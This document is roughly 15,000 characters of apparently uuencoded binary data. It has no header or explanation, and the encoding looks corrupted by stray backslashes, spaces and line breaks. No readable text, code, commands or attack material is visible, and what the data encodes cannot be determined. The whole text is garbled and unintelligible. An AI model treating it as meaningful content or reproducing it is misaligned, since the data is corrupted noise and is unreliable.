MS@<LT<\$@JCTZN: FLVBUK\*ZFL?DJ5NZ%%. OG (TIY&>G\_16; 8@0><^MAYGD5Q!
M&WM: 6N?02QF3, ' U!NW\$RQ4KCLV; 13+] C0: \*VJW, Q [HQIW5%: J+/, MHNW) O4Z
M `! YW\_GNZ\*) 5&/R?03TD; :R?&: U (Y' B2Q: U8Y: `V-98V\5V+8\*XW=<Q (TZX&8
M' @?F+: [MJIWGRK%%5#C0MH; =S; ' >=: J7K> [#>6/H3, ' 233+^\*>B>G&\*) B08,
MMUTT (E; 1XY\_&JLJJ>#T] ^F@<7^MV7DDCLF [6&9G2TMF?/%KNX: :>&) ?R; 7T8



MAVF@=?7!31TCO+KU+] &B9!00=+%3\_6]2-"UA\_:G2F#J&5-B (PN3E;' 4/)\_IG
MEO7WS>YV?1VCNGI2P8-%HB<=\*4EN&!Y;A-E65<' "52]%^B\*9@58BE^J->\$A9
M)<7!9+&\ 'U., S; '7: :0PW60\ )1H;CG/07J)YDF#7D\_I4 [' VL+Z-NP%'D<+W
ME9SFL+V\ (A%+\*<7F^DR%;G [RS [Y [\ (8EG\ "TP@ST5SK/:YOJ>9 '\*!?' %54-W
M?T) KHH;N5TI0JDY=? )E&&\$C-8I) 1.;X\QTE\_TZ8\_) -48?@') G<VKJ>9WD7 `&
M (\=MQ:A<7TN7\*) 3C>6DAQHZJ52=7="ZY)N' JQ+72+! I#760;I `\*W8U2#M6&C
M4ML>QI, #5XV-T:WH0X#?? (IB:VQ) :I#!% [3] 8' IS\*N\*594W5C<T5>/J' %!Y [
M5B1FM?1W] E6TM'8' -%+X\$=IJQ#Z (. -) IZ:YB 'X9"J1#F#\$BGVS\*NOK:ICKH#
MBI-?KHSKZ>Z?9R9H\*.U-]E', =/@XJ [7@T\_!N\$) :&) IEJ.GQ8NGDYZI7%RSF
M8+JQM5-K<!M#I47NUB5<NY'^' %6=%\_M\*9\_N0Q5@!) Z/.UJ9V (6 [P.=:, F) O)
M3BJKGYL5^J#P^Z#:6HZMZ5G, 7:\*\_7RK]D' %\*4Y+-TP, G (JD4A@G\$-?MP;R6
M! [ "BY#?K `TRK] 12ZE^?05) J<0YLUXM-Q!XXU<QM-A.Z\_<\$<' ]-V>K!PH' T^&,
MOI;V9\*AQ>EUJY' \$WWPETOM0>I1DE\_KCJ=+ (T0ZE] 4%/C"6Z) 327M:BPQFB#%
M.Q%7^\*J&QJKRAE0;W (!2%/F?#"CQ1?, Z>E#5V (%!\$W?J (\_2@PE\U4' LQI/S+
MW (^N"BY1L;BK96Y' :SF] 6=N>X. ?%=&JHNK (%+1V=+?06/=??&\&#) ]-Y0\I&F
M.4?4EQQV7\*373M1 `KO89'U8Z\; "4X<] \$BI.1: "\$? `AD!FQJX'R<?) #3UHAOC
MHL:/!52R#TF<23 `RZDPEG4=88HA#2MT%Z\$?\R7CZO;2Z?PBE7J#2]Q, 5\8;R
M^BKZ^' H9 [I&- (HMON?\]G' H] 7=U `J#OF&+<, ?\_ [UT%\YPPIRM\ `Z9&1) S!Z
MM. (I58.ZV/#3=56\$4UG=M^J&\BO `J>\$ `CR<&3@62\*3R>2,>K!LZ' ., \GC3Y `
MS>7590W4?9\$ (\Q#BSB (>/U\*7JV#R3VH8#"5+DOLGS-5J-" ]\*ENF+<62\$GA] \$
M1TC' CB5Y-1VZ.. 7T45DO#2" ] ) 8' "9%] PKWHWTI?1M+, DXH#J20] 04Z., 8&@
MWH:KRC;5\_\$! (IVE=LQ (]B2YJ52 "<JJ" ' #F. [%U71YO65! (J2A67] ;1U]==V=
M' :TTP\$:29;4] '>T== `<?38^M=@?C4. `A#W9T:BI=4S8I [OI>:O\_CD4%' F] L?
MJ2.0^E-R?P;YCQ7=[O=U) 2' ^<UEG1TMO29C\_. #71V3FQJWMA%Q\&UN@! `NVK
MLM96#%P1+J\_UJ6M#225/W\*!<T=<UQ>DF, "\KI^T?] ?=2B8MI\$W?#4=E&?Q1 \*W
M/ [ :>BF6 [L\$;W3;6Z6NZ6D^@GA7/ [Y] (7@^X^GWYKB&] W\$>]>. JEET4 `1 [K7N\$V;1
MFB' \_YU;3W;6Z6NZ6D^@GA7/ [Y] (7@^X^GWYKB&] W\$>]>. JEET4 `1 [K7N\$V;1
M2: (\_@' NONSBA7\*Y0Q:GYF] Z>Y' : [ ] U] 8NMF2K<9C\*EKB' 3G. -5?5TA#7Q%\1
MN%), DV+N) 3BZF4]> (Y-7' OWP% ^\_ "K:Z>+ [ "U=/GM66V `+ [ +N\$^@925<O=01=
MCTWDCUA= `) =3\_@@;P\*B9NA3) UO%.H"Z! I90) V5KJ\$5BZ&1S' FBMI6M1<4TNW
MXG^\_UC0BD9S (U= `#GS@-YXOYVUW] ) 3=F00J&M+\*C\$W=K^N\$2-5A7E6#EJ [M]
MI&AQZGT] U3) S%0SA, 1E:2) OZSTDZ<; ` , \F9CYEY6%V^ .UY>EAHL0' HC%DK, B
M\_31L;J\*M `U\VJZ<^I1G\* [H/-/P1QDSY324<%2TSZD. (&C (O3#1%-3>E-X (] Z
MZN9\HE (FBNX;+R\_GCW;76#=#T) "2' 6"ZF:RV^8\*] K:6NC3LC%0B5UR?FT6] %
MJ5\_2961. +U<%PTY) 7D?&=G:WSD&OY2.H^K6J5, <0XX\*M+ (XHTWV3T:&ZAOZ\*
ML3) ! [R#01M"7 (.K+<57AO@KY^ [?D\=K&J2T] 7;1Y, [J [Y-W. ]+2T-&/@O8E#
MX! [L88EYX;] DBY-90\*# (4G-:FA20J"K34B/" `1RN\I9Y+:WTS"@] H!4FQP) W
MA<!' 03&/ (FH7ZAUD=I [ :1Q@VZGJZ^Q+N0IT^V, 5\6NI&FBW#2X^TQ' 3PW [ \*A
M5!8S5TAZ+ ] 35-E2ABR6W/OF&, =] 3D\$L;KK<\$I>FOM9\*C" (X\_BG%B<3&. /LKE
ME6+ [L6@CWHW\$Q\OVF\$PTE<%] /<\*`' 77U<=KJ5/\_ `D\18>DC\_CP<!7@D^#\*\H
M8F5HD\*E.C41X\*Y%SS<@U##@0!# \$P\_3\; !VS7TL<\* .U^WSW87] [ `22PQ] \_Y (M
M2F4Q\$D+2. \!V+63P8\$WU%76"J=8I67] BJJN/CK<!\_RQ8GL\_Q> (\$GIUIE3' F\ \$
M!L.3\$O246+ ] BI<] Y%. I3\_N\_] WYQ8& `!BZ8TRYS+\_-A%0] 0V4"24S>) \ /D.ZW
M4^F.) MY, SW4F-J2V (?E@;=6+WM\_OTFT/P) 4 ` [32K11/<HU (LT) W21J+) "- [F
M `Z1 [93F] N-6 (4Z=1 [ ^ [D@WZ [NVUC] 05+71WLBMS2\_E5E" %WV' W+HN [1T?9<%
M. I\$FU=) CLK%E#57E9084PLMXP=A8^D%9F7X5AZ=.G71.8 [1Q": [ "1JBZU&"O
MMPBOS75WF8LOOQ:GKR5LZXL ( 'W"YP) 9FZ"VQ<RCWB!9+U\G\_) 5J4BJ\*/P\&.
M:F@H&Q>G=WKP<) WF1\_3@@;Z;0L!U\ (B:+>+8!B+\ (JU^G [219J (ED&+V"YEH
MQ>F@>X./Z8\*:Z.7 [F^4\_!HL) D\$#]>9<-NR=CJVO\*) 8U (!G&6TI6MJFW5ESNH
MQ `X (C=UN6MUA7KH8X\$.2S4K<+Q1] 8\_!<"KH?NO%AFU\_15EC6:KY\$5S&DV^ (
MU< [ "D-NKMX-+7#9J) \_4-4'F.N\_K/Z4,, @S (^3V^!S?' /H-V `S `+=] 34TZM, G
M@D=UE9T=77/0, OQ0%Y!NMJ3ZYI: #SX-O^6%1JTRE6Y?8@5XV\$ "\_98V;AN!=
MJW `GZ' \C) ?\*TU<K;>JU8SA\$, J-NH\$PLE8FX#J"6?QV%8KP\_1<\NVKOF) E:Y
MG45SDB] 52>MX\*%I (S\$.WTZ] G) ^;WX^' -WU\_1YB>@^L.3;8ORS] #QK, U6TQ' !
MTMV;<ZZYOK&:QEH:8LO+JMWS1CS?J8B/; ;) ?K2\$=QI0:@Y4>%<KI76%ZMV4L
MO7\_@7D) (5-%KGXO4\* (% (AWLVWFMF02-Z=8G7<" ] SSTT6] J\_WXDO0; /MVM-%I7
MN [ .] VOW+LGS@Z\_;N!6V=S;) 5R.Z!IBY-\QKZ4DD6\_+WKA, H14Z>??S#CNF#
M3V<"ENXN\_U\_#Q<EPS/4AMIJMA6L6] @ [F-16) F?WM [AW0\$A06ITX6MT=2VZ9>
M4ZMW [ ] 3TZ@<A, J=?Z\*:6C; - [4K\ZC.#!\$\*^J@6Z, YM&W [ `FN<CL2\*Z0' =@L2
M9.@] :/>, 7' 7P' !?-U\_O\$QOA, =-.-^!3J7M6UX\_CM7 `1"^-+%O!>CFJ0&\>1K
MI, GQ4H\_@>+\*%7TBV] \*45; #9JW\$T<G2BKO' F [ @Z\$=J@JUR5RH>P" ^\_ (VXEW@;
M\>+RI" ^/P4) T4@CE] \*GMW3V+4<< 8FD-X\$NJ\H+) SM59W<OK<YN\$' ^ [D\_PX
MGL;J;W;<PU5ZLJEW&147JBJVU' < [N%51"K [9X7\*=I] \, IVX" ^7" IUX+ ) 29W=
M;EZRVD!1, H `W `3G97-LPA6; ] %=XV4OJXH=7 `>F= [K:%5) O `Z>S. ?S7) PB:U
M+9S4LE=W#Q) ZCI^LZNA25>I\ :%LXEOZN\*+UC<3Z@IJZSI<^] :XT) @CHA>O<N
M;ZC@E:%>LJ#OWT-KS [ @9' &\_5' 5CQRI;U@>/AP `WX5E=P#TJQM) --#A90?IH
MD\*.K [L:IR=U8C#EO-/+?NQO= (V" [ &X/) \_4C] "&] `K; ) I?1!Q+F\$3U7 [4@4@R
M@ `>LG\*Q>?33&T57W8WQ:ZH0LQBU/T7\_QGHS%U+FWL (\$&EX [61!U=E] \$BR/RC
M% !IB= (#:I0+T [F `RT\$ \ /M\_! [NG1-\GJ^D" [ ( ;?VMZ9\$07P!BJK] 0C\LH#A?B
M#L#LTS [\ %3I\IKN) R@ "1 `") A/ " [F; /5 `X1" ' [6&D#H&J, &X"P\_^] A [ \$XK\$ [ ]

M`0]C\$%<8<QA5`) <9?1C5]:=P@,, 8I,N+ /HSIXM03!K-/L=O=\$W4LW0QH@\$@D
M%7%]D;/5`X5CZ7`&O7?I;D>F3\*O0`^MP(7IC<201"C;37T'8T5JBYZ2N="9=
M.1,]?![25J%TH2K%\$S>4=OXO)K[V/:T<V=-\_RG[<W2<[S7D\_.)\PQ@G3V#`&
M=Y+YX@?#<<QM#%['<=)\_\_\_5;]I#I5((Z=OGMW9G?O/'=NX)2+5"J52B6II(.S
M6-/ )@,Z>G@%#]TJQZQZ`RKJ;P>=#:'N,:UK5P0`B4[@S&TI@6\_Y4NGZ[M]T
M(T`PU>))M]>5G/I;R;G;A'Q;DY=UK:C4'BO4]2ZGVYU@-200[/WB^\_.3H#0J
M4-3SHXD+I,CYQK"D:6D1RE#6,E`[=M,[#`^BV,!GJYW`T]3`\*5`5>%%73':^
M443>JBO>;#<SK2%/6Q:A5>1%7".JK3(4K;IJ"N<,\*FKGB\V!IZ7!J[EE^18
M17NL<^4H\$U7YIH\*L>IU26O?X]+B>"QR69N!:2SLN#>J)UDZ"R%O6'K0KVFIL
M<XKW&.DPF\$IJGDU%MR/G-49-;J7:'D;M;G9G<7).S4KE8!L&HU4V?=VL6I\$:I
MU<UY(;3`0@<X3\$D6MS2!?\*J\*6&UW5GZY8ZG8.:U]5C4R42-\J\*9V!.#>I1I)
M<HIGW\_>3D?5:(RV`2.T@?EEP@]?W]RA(+UXJSHB>M4R+ORV<7\$`DF(&!F/\.
MQR,8TA\_.:0.'N8.(,H\_R5-M`\$CN2"/L"H!7\_BV-I(9Z`"/-HZW(Z>UBL)G<\$
M9,/\*+?WMPRQXJ)5146[HX]/^Q=YUHL5C>#>OSC\6Z]G)BL-8P"+1CXK?6Y
MV&8>W@]QTW"ZQ,L`)J+!5,EI<M,9U8!,&Q4K355QVE)5"V8WM%T%]+DG@;3
M&XA%=A`NSWO7]/`E\_9IO?9P-?(W<AK/TZ5L1IOP(S@`AG1!8;YR+"A0\*`1L
M(. /3, /Q&D!`T(N,05R([`^UB)HRYB^E0)9A?&8D,:!>OTC!(YUF\$(0%6YEO7
M4;AF:QKHP?T5[11-E\_3WG%>>IO>%XF:U"&C4"KPJA\_?8\$X)! [4\_!M+5O:\<4
MK'`M3W,PR1DR<G`\*]J:M^WMV&D9:18""4X3F)%.%4G1^T-WH1QM)0A\_0,6GQ
M3<HDKWL#@A[BLUA\*.H[/RYJ?KEALPSHPXTL9C31I"Q)\_6JR2V\*-PM45#`^T\_
MR\*&A@2)XR!+O7G1`0[:B;2E,\$B8VJ.40`3(WA,^7RX8QGN60T-4TYMC)1[A[
M083%TY\$N,J\$TE#"/BFW!A0&K<P:50S6W#YL]FA88;W:];<I)?%Q(5N-+V0/
MYGS!80%O(F%D)OOS3?;>^0&\$`K+W<'1D)[%W!JEW!GQJ\3IEYBFQ90.6)K>1
MI]YQ%-BT;/UG<!S&0=B\$LG]YB/]/`3Z%2XB3T,7(7AR`L"KC[#&.W[>,N.
M@40HP\$M@:=#@)72)T.@EL\$ZP\_B`<LGZ4^R4W\$C->I\_31!M(RA"7@T-`HB7S)
M\$CXUT<6>+JO=FR`7P,HQ,0.N.!?XS^)=C@8G"SQ`VFL#DP]-&MGK4VW0%R\*K;
MWVY-WJOS(4F(/QR7L!W;`V'Q?R?/5O!7[FWN:1\$J@TE#Y>%XOY\Y3,[3ZM@6
M#ZTMET]V:0'8D\_I(#[DL:\:T%\*KIYF&^,9L[`#\N5E/.\[`;/(!/OQLX>A3P
MK2XAHMB#5\*)8\*L,:5Y<:`"Z,Y-(<+:WP%2SOIRH).A[@];?5VIXS`4C6Y?JW
M'?8O"&.X`^N`G4]&9=@!Q2K:M%>\*ZV+C5%NNK\_\$;;?FXM:3MI5A1S"1+PS
M64[0L3N4%GDCT"5+0\$+^`+^`V(E9KHQCH9V`)H6=K(X9"@&\_`9NGW@VLN%G?
M`,`0!T0V=J158&4C\$X28D"V,WNRRB#L^%DC`:N9JBM`(.=!347\*1@>]9@
MI+[MX@D5BF<`[7;K@>(60%E)-5N]PB][1VBS:\$;W9P25B=Q4BH47(K7NI:D%
M`2\$%&0L"G"JV%\CJILTI"TD8I\$([9+-2-<"/DTU88=HF`\*I@T@#)%1.#8VD
M].I[M?L!M1<\$QJ&%=-V:4\_RW@DI;0/&VUV[W\+SZ70N#S0!'2MI4]W<=J:J
M7.3:ODPYR4!Z'F-"A'@R6S>I9-@;X[8#(?,#02?0@"3W).)34]U`N)J`5/(W
M27@SY^68E(8\$;]EWD+A4]D[<U@=!,;YE9\5@SW%\*15M'NE8G"XBT[873L1X2
M92U`A.ONHOY:(`N,+/X`M4`"B1YH6)M0TB4>J(,;0!U4\*(GE0[3W;B`I/"E
MM6P`M-^7N-A;Y\$=:W&IL,")Q0JV\I!W6U?MW990,-98/B-I+7:8Y+X8GUT
M`N-" /JZ;X-!NP\$8=PBB+Q?;F2,BE3ZGHX<?V\7LZ\$:9WT([/+Y[3Z4H6AF#
M#</KZ8O&5O#`=B-2L1J1&6PE2:;%\$YM9"HHUJQ4"=QNFV6C>%F\$]<\$UAB["^
M.-S.M\*M(=&W8\$[ [G,M]S,.9FLMR3P:F`7COXR^79<.`[%I>2RBMTF,M[&\_,W
MT4Q/^VZM(4A^<U2VUP;KU=<C+X(!KKQ1F\*Y%#@)\*8;'Q;&XW[\*!5#(18IF@Y
M\_31S\YB64+0&[+=9F\$P'2`6O.Z7S\_%WWH(&FV0OCR6IG!W%CKT4,I1!-HP"\_
MJ2A91U'GYK/03D"3D6ZCDFIVBLBA)\GT\*U+NC")U!\_0%L:2#U?@/]\^26%(U
MJ;U`Z<@;[:ZTR7IW9(3)[;+9JN/7FP7Z\_N)Y!54#5\*CCXP'6U2-YFQ(90\_M
MH+/93%U5)9),SQ>T?;(E8HE\K1'`!\_#OY)OHQT1:(\*+H"K,%V,L8ZJSMK#S8
M8Q,'!39A%[MR'"F7\$"2KO3;:"=L\#7@U%T.:).A,9,X2Q&(A85!EQ#6/5\$2
M&-8.@GN'@+?L&DC(V/'KSJ#097IW>'`AB77Y!N(2\*/AL8V.^&\_3R?IBL=GN
M`-+V>H-6M/W\*#(HPZ>\*Z)J2<\*#`B6;RWT' IH%MT[Q=\\*.H/G`":890`OB'8`Y
MCY.AI+UD\_6=N3M\*L/%[VU,NN\TY`DGD2;#:#5IK'%QR.M+%X^R#-I\X`YVE2
M:"A%Z:4H(&@S71MT6:LETFK`RJ!\_U;NZN3SCL0`:]E@YE(5\_QMP?@6)%\C!T
M"7LE=.)/0&V\$N909>\*EC:15(4GJ21#!@E9GH^ON1[Y\$=MEC>AWG3)5SVR2T
MHW\7P?&\$N,X8M^(J.35G`U69\*;VS^4I-(P<BD)QQ=^""^(J^1T2#2R26+9=
M?=>UEN\$]1N-5BV:)4\;G\$PDS;#D,)HDW5C)L;#GU%&(UOP,GH;6HR'?S&T"[8
M1+N]SZ/A]<0>\$X,R0<P<1'IJ"\VGZ4'^6CT^@\_OUV>M"@&8)\*'89U6-:IRSS
MM\$EELF@NR4;%N@4:L\*W%6]Y\$0T`N.%FSCMU0<3;H\$FG^]3K7G8H&PDS3P@/
M!`[I]/HO.,Z^X`T(WT6X#OEQH1L31I.X&\$4\*D.`P+,176OI\*X7":R;R\_B5LB
MF\_J;R<>;JU]Q[D]+Z@FH(I;L.3K%/^!O+M.;ERDGP+GT<6M(TBD6YA6M(.T(
MS'.A4T(K`W\$@?)QXX>%^FHA23R0.B\*C#N:I;V`.SE]:6`#T&;10[]UH\$PUO
MVZBPPT8J1B\_="A"+Y!J`G(9JV,B#R\_8@C%\*\$^)' :D2>3+4[L-2&)/DAX:JGTL
M")0<G9.\3=6UJ]X%CS\0II!\#/A#;"@NU]S/W5'4!6+E8W;0B\35!'%=DB'
MS?-\$-]T-53QT:\*7-/B>@5+!I6#&^NSALUACR=8ZULZ:U!FH^>EY6T\*HSJ';Y6
MR'5U;Z-[S#2A\*&\$;Q&@X2OP)>MZPQR\B13`>M)ENBG[J7-/T1('Q>D\$Q/'\_
M1GLE:3AH7%.=7M#"\$ZIA83-MZFG%/QBF"87\*=-,H<-;I\_NJI<T]="#5UY[U\
M+[SFTBE`7&?:QOXB/O0BSD"WBE0?%\$X\$:#L(:B2B.QT\$M6ELR6^/'=L=^KO
MU69-"]3EP;VV<-#:6UG'VP6%9&(3LNW81\$<V@])8%->@,/'\$F0M4`H4%#E0U
M%N"Q6@]49E\_Q.:HTFW41JDUCEB)\_;+SMHG5='ZM4ACJ:)+O-T`#L(PQ%Z3UUX
MZI8I-:0J/95.A`HU5Z-%D+2Q\_\_\_/BQ9-K#>W%Z=AQ9:BKVB[T0:MARW2QF./

M&2T3%363>I/%=6/A:528W!,&!U[T.,6?F!3QI[\]3\$T[?&0IP@36W]H8BJ#O
M(ID4&6VUWI\_;T%"H7"TY5RB7S]5\_6!(\$F\$\*B&1Y&'N;K;Q45BO3>+GN;-2\*Z
M]#:'-S-\_BJ'M&/"(HW'V\*W\N<;',,&"\*-7LF=D(6E3,='%XP3W2T/J-JB'E
M]EI1)37KYSA2S\'3C;#>AJR>Z?;&MRG\_J3;QBUL\$#09"4\*B3Q;L+7\*E]F[KT
MU&V1/'\D1PQI1T+9@@,)S+\$I\*9FWRT::K)6GP<U<?3.HN6K(BPO#\$"%H74@;
M>UID!H!)MUV&G7-^10.B\_\&Z1U"Y)(%\_F'O\L%S?39=(Y>HNJ^G&\*L0BQ]5^
M\*M#!=7EY8I\*%6S?/?LJK<EED\_.4R;' +QU>[MPWHYU[6WI<-6/A,KG5V#XQ;X
M:%/1W1YL2LDC\*' %F7Q/3QU!@ \$3J/ZJ[59?5(CD@KT6M'>IV?<^"@''OMR-H/
MLI6P=2.[UXU=+)9!XQ2\_?%3^-G7NJ+&G+6P!5SC-EZ7GX\_FV\_8^;;\_9!F4C
MK5<MRCZ<&)J4?36QP:1\'(Z\+)]D4B)"-041B5)W[>T[#^X%\-U'@)Q04@=G9
MU&^ZA\*E0E\_)MUS11#8\_12[WY8B=/49CL3R&7AR4DZ\_/]R>@G#(LW)\_\$;B4&:
M&.;F:M\*\_I\*LG-U<XJK5^NQUC77]6T8(]W"\_6F+OA\V7X\'(T\SB]NW',E0)</
MEF'T+M=?M<QPR=XLKF^FGX=Q#O`3Y\*DGQR0,/CUZ>D,Q/!'C1-)\_LY/R'J`4
M:0;-T1Z(3"%"F5!;U:4QC^(',[\?D97VVD')RTL?^A^\$\$D1"B/N]YHUF%;Q;/
MYS\_'4H.S.E@%47@B9' #&2]OM7#7^1\_FH'"Z\$:YBPP2+8`G8D&"A6/LVUO\$6
M[]!B&CGXE3"BB2[V=!Q""/,MQ6B(8,-KSQWG/B\I'H+Y6,7-[MB=!!'1;/Y"
M\_D[WIO/40\_&!OX/5\$94!([2+HI\*@UY6Z(=R7?'\_<;H=)SXJD.WLG@Y-SD8\*
M2PFVL<\$7H!E!9W<75'NEP/P=ZU&:ZU5"PPN\_/'<>H'\*/PD0)F@/#N^R/NUYK
M^A7\_PX?L)"\V^J\*DZ1E.<[P[=M:'Y@='-+\$\_HBDH>DZQ[JDWV=MF)6"E0@MP
M4`/IQ"Y"\$F\Z.)T16C0R]"V@<Y]L@F500'\_<[RK"-!N8X;WK?).GHM8=CG\_4
MF'H)L2QK)O,=B1,,H;\-Z67WA@\*W>Y2B0\_W;2S&[MB<HHB2=]\VJ7\U-%T
MQW7.+RT<\* \_V];/!(\P,Y7<NPS(2\5@ \$A(1^0X!<3\*3A,;AH\_-#D1'S#GF#DN
M/)JLPK=>OSNX\_)HTI67I9FCH;Z'%!\Y+.P]O'\)]AO=DU'.&-V\_5<V+"YV='
MJSG.U)7>\_ '&5+V)8/&(\_L,;33;P#R,??1:[6>V^MQ+?6QP/O\$WM1P&.B(3M
MMGLIGR\*[O1J>]\_3;(3D? \$E7GFP4EW,(A1>\XY<?=E@(@?H=K2?X=C>'+R@>\*
MI]3)C.FCJT\$1UEWF4^?=K[0]!T\_U?1U14IS@/+^Y-\'(-\'3/P0S,J-T-#\*
M79+<9^OU;L"7WEOOG,3X1\_2N0TGE^#-^=XZ+Z\_A'\NY\L>4@&\_] \*(8\*6;47`
M0\$ (= \$\*W?:U?GS`R)"V2H?^5YOL\*WYDF,:[X,[1+\_N?]?M6"2Y^Y]89@DU,
M\_:C")#`V:\*\$`\$Y\G?3/?(T(9?6CL8BQ@9"9.DGQ7IS]+NV'/FU^=.Q':IT#
MQBVM\#%/@/'000UY<6G,F\7B;C\_F=1)D.\$)=W-FHV+MZ#8?, "9D\$.YN[Q6XS
MW?S@)`<?VPBS/\$97+>]=';FT,C8!CU?0#@A8#PA.1GN(TB/8K/#,\=AOG9S=
M7%R(BTO<R<9U19GIVXIR!ZW('JIO@?W,^0[D3EN<FIB[?];%C.]8^<+.GN\_O
MJ;T@BA`:D)K),^Z>=Y797;6>=I)`5''.)J0%I5;Q52D<JJTZL7M.]>CZ>Y!
MI,2FG,1GDC9WR6E1Z+@C;7(Y5O\_4-H4-(+FD`93T@I?O%K,CPB.\$X>Y6(&(I
M8F-F\_#>7W9?`IL0CI)XCX\W>9BH:/OB%B8/<&.J'F\_YY:\*UI`6\_P'VBMGNF#
M\_^`NK;2E@<U:\*E\_5DCSVWM'2.;WWN'CE]G52/J3#+X(7!A%X:O5P=O&>8;0
M)52)M<&%;#S!@O4-H25>,G\1(U;\$&\_1IIX6TS28Y.L6X]Z'RQ[Q]'8]\_O4-
MR#F'-&;<DHR3`U5A!7'BO)5>Q>]VQ?(2L)&2^GA?[VK\.SX=E?::W(+=+O
M!^4Y3X5\_7=^-[\_Z-XB":5!8S\_ZT9BHOMU]FC=\_M4F&@L07Q`X\$.\*\_AQS77\*`
MO>G+AX`0T\*6\*ED\_G!A5D2H.`G/[%<:<ER96DL]VN9XOI#M!65:,`E&8:\*D+
M4)N&4R2\_/M[ZTM3]?5?1&>X\D\*^M-/3'N+) (\_OP1[0D\*`5`N#S^\*\*)X(>)?U
M)4[\_T\$NV"\_V;V)TN?WB%6#Z\$XR9W(3]V,7E^-A]H\Y8&U\*\_59E4M+5\*2RQ\6
MVQ'YC?7\!&(`4\*RL#C95@6:SU0N>(M6\$G)-%`X";S+5P2%V!]^^5:3NN@OC
MI-KP+5=:!`14F0\V?E)[3NW>(>`FR9]B3#VC>`<J(>PX?%#H2)\_EZ#/2IV^\$
M:%UB.M-[1\$2V%!)H#P\*FBSMTV9O?6Z\*X[<T/+E&/!IWB!;#++MFQ)C9[UC(B
M8^`1#>/?[^;Q[\*&B#!RJ\$4C3S>C`M[7HNJ#P7<!]>F=Y2L\<C+I.8PVX;70\_Q
MQ>?^.94S]OZ]P-EB?1>`O`ZY]=,T08AJCWCMM\6`G8/9=]MHHKH(X@8&M6=
ME;?D1!-Q7P?RDEI^CB/Q' "F4`M90\*3=]FL+YC!;;%6.O%"09[+MXVZ>V1YO+
M\F+X33I<XO@YCL)SE!`<K%9P^>I>TSCTWQ[4>4@`DDI/HZ\_^?G>>Z:,\*\^UD
M[5>KF.Y3Z2C]!"53X\*MN(,A;LAK;\_S\* > .L)Q\$^U`!HH6UX#'+G^";;(L>\$K
MA<O)->CY+7A!0-NL9D?:\*Y\$NI2=G/6[7=KM/U>@D\<C[4SR\\_&?X,L\G03D5
M8%M"\$^RPV^>-F.[P<C3H88W-Z8:^^;A]H8'#K]6/O67Q?DAA3`#M^YEJG)2E
MEY\*#YY\_G:CNN-B>E" `L8' ` `&Y?#5&\* \$=X9P7H8^`P4Y3']I8IN[\_:P'R!]\8
M!/#[DS]7%61NQUYF3E'Y]\_`GGI]]D11D+?/SA&RB=]XTI\*DY\*6C^`CDZJ:-
MU]LM?MF=UMK/#,JSF&3Q(5+>QAQ5T)]-="=@TF=<T22PT\*"3`BZ?\_J08[A>5>
M8>PU\_P1;X=G@.L%O]<Q\_C7O']-OF@4^2T\_R&#X`&(]X6\$%9<M+S'PHO)/T%.
MIHM?E3"=SOH4.NZ7^`3(%?!YV`5?PV<M@`IB?:Z1SM]],\_!\!/-&D)\_RA&X
MY?5UI+X.]CU'T)E`LXL1.KK;-I[T+F]'5,\$UO@DL@A0DR&C]4FW<5MS-:OM4
MS?#981) )\$1)SG486.%Y6U1-!H]/X&#&^38Z!D]/4@C\_R#A\_'R+20LM0/S[LY
M?S@TMU'?`9X6I)J@3:!\*TFN`W5<C4=L11>RMA/J\_G\$X`BT0I;IJX6J\JTH: !
MU)L=D86B@:>Q]6GC\$@NN&Y<>@: +T';01H&BSZC2WB\$ \_3S6./5VY0"9I)'DLM
M,HI].]G#`4\$G`LT.3.CH%`''[R(&U1)DHYKSB+?K`6@1QWH)F]-^P\$/-OF(;Y
M-VQ"\_RW=G%&;0F&\Z+D7G5U)(U'AB=AQ"/599S+I77^A\$(UF+SCV,26R`X<W
MC!A7J3]LIJOGY93C+>LZ]\$.')D(F);]:<ASYDMDYX`\`.7&V?T#&\&?1KX\$V#=#
M@:=\$\*NA+5[W=547E\JD,W\*%<6\*/P(^5[<;P?P5679JK,4^4B=.!.!KW?>@,O
M,S80\*)"G\*E?[]//OS!)>7C"3\$":2\_B`^6RZH\WZ']Y3V^;!-ORGDIWP:&\$;
MZ1'>8>QXF'D'H.GYH:B^8=+/ZB5"(CZ0P2\_V!D%)V'K;9>XT)8GE\^#2AE;=
MA+/GW0YP-(`W`3XC7V,7-0<+.;\;9)\*X%C%.OCPJ:+1\_[LV&2M2>S\*(RF6G
MH4\_I15IOR:4`)FEIH,:C.4(]YLO^M)@F.P>CR^PJY4OWE!FVWNUO\*`!QW<\Q
M0\$ER<-M3Z\$J?U8)FB\_3RWCB-`\_XX1<A\^<9;6Y1'Z]F/RQ)\_5PH'1X.UE\_7

MJX, S!\_W\4% (#"ZCD?/U' -4 [W%2"OA) YMZ\$QO1M?, 9:B36M?+9XQ%4P@&:VJ  
M9G14^; 4RYAF^@^@:+0TS&\_T\Y=O-J?5!SE\*%`X&BM]D@%/RVG\*+", &\$V\GM/V  
M<9%D8X8A">91E`\_.B29?G#EL=T%C>X=&:Q\4??&\$\*)EK75\1<W\5T) 3T] 62\K  
M\H<SZ?\* (-\$`4Q\$@)XXD41\_V) P`#1, 9&-\*2#3, ', U>J+' " (?#%OKD!+O)G\$@  
MUTQ5>"KX?9`?#MQN9] OYZP\_ZDWYO [ (=O&\\_[F (\$ZX@2?U<YZ, AFL (9:TQ>/2  
M0B5CWGNH2 (!QJL!8@ \$FLP\$2` :4N! :0TL%9@), ..\*\$&\_P@;M\*H9D^%\\_+) 7L,  
M`1;T4UO;86.XWLY3`. :.;YZV!V`D`TT>\*CZKYL^`44I\*W?X652VKE' 7=YS4Z  
MBBTZL! =D9%F"Z?>`@&7:JN-) 6\`@`UT] 7' \_G\$7%. (T+ [J"XB<47L;VT54@3>  
M) /6: =Y/5HCK418PNJ [&=386' =W@K6\$G\*FN3'>#;U;4GC8" `C' L\$>9=3FO<WA  
MBI\A, &Y?WVQ=W^\_ (^BQ\*G/GU;F; `<.-^QQ71%HK3V=, X8Y^Y/%B\_>+^KQ:AG  
MUK\$: #JL=FN5C3) Q7OD6; .EI<.!0F&;<279F (-, WQY (DHQ@Q446\X2) \$R] /7@  
M (\`BQBT\3F5&BUS\_%\*AE?:KX1H6FAA, OW] ]@); M-2@>\$-E3ZVW) ) 1-XCB, +  
M=>>F3SKDBG>1X, @X#G&QQ^FS\*\*\$6) 4KF (U?\YNBA1C (? ,F58, X%> `EB [%+8!  
M (1^J^N0? \$) U9K1<`\*#G, UHT\_\$: #YOZ' QPEQ' (!!G=@R6+EWB^5BQ] ?>4H^1  
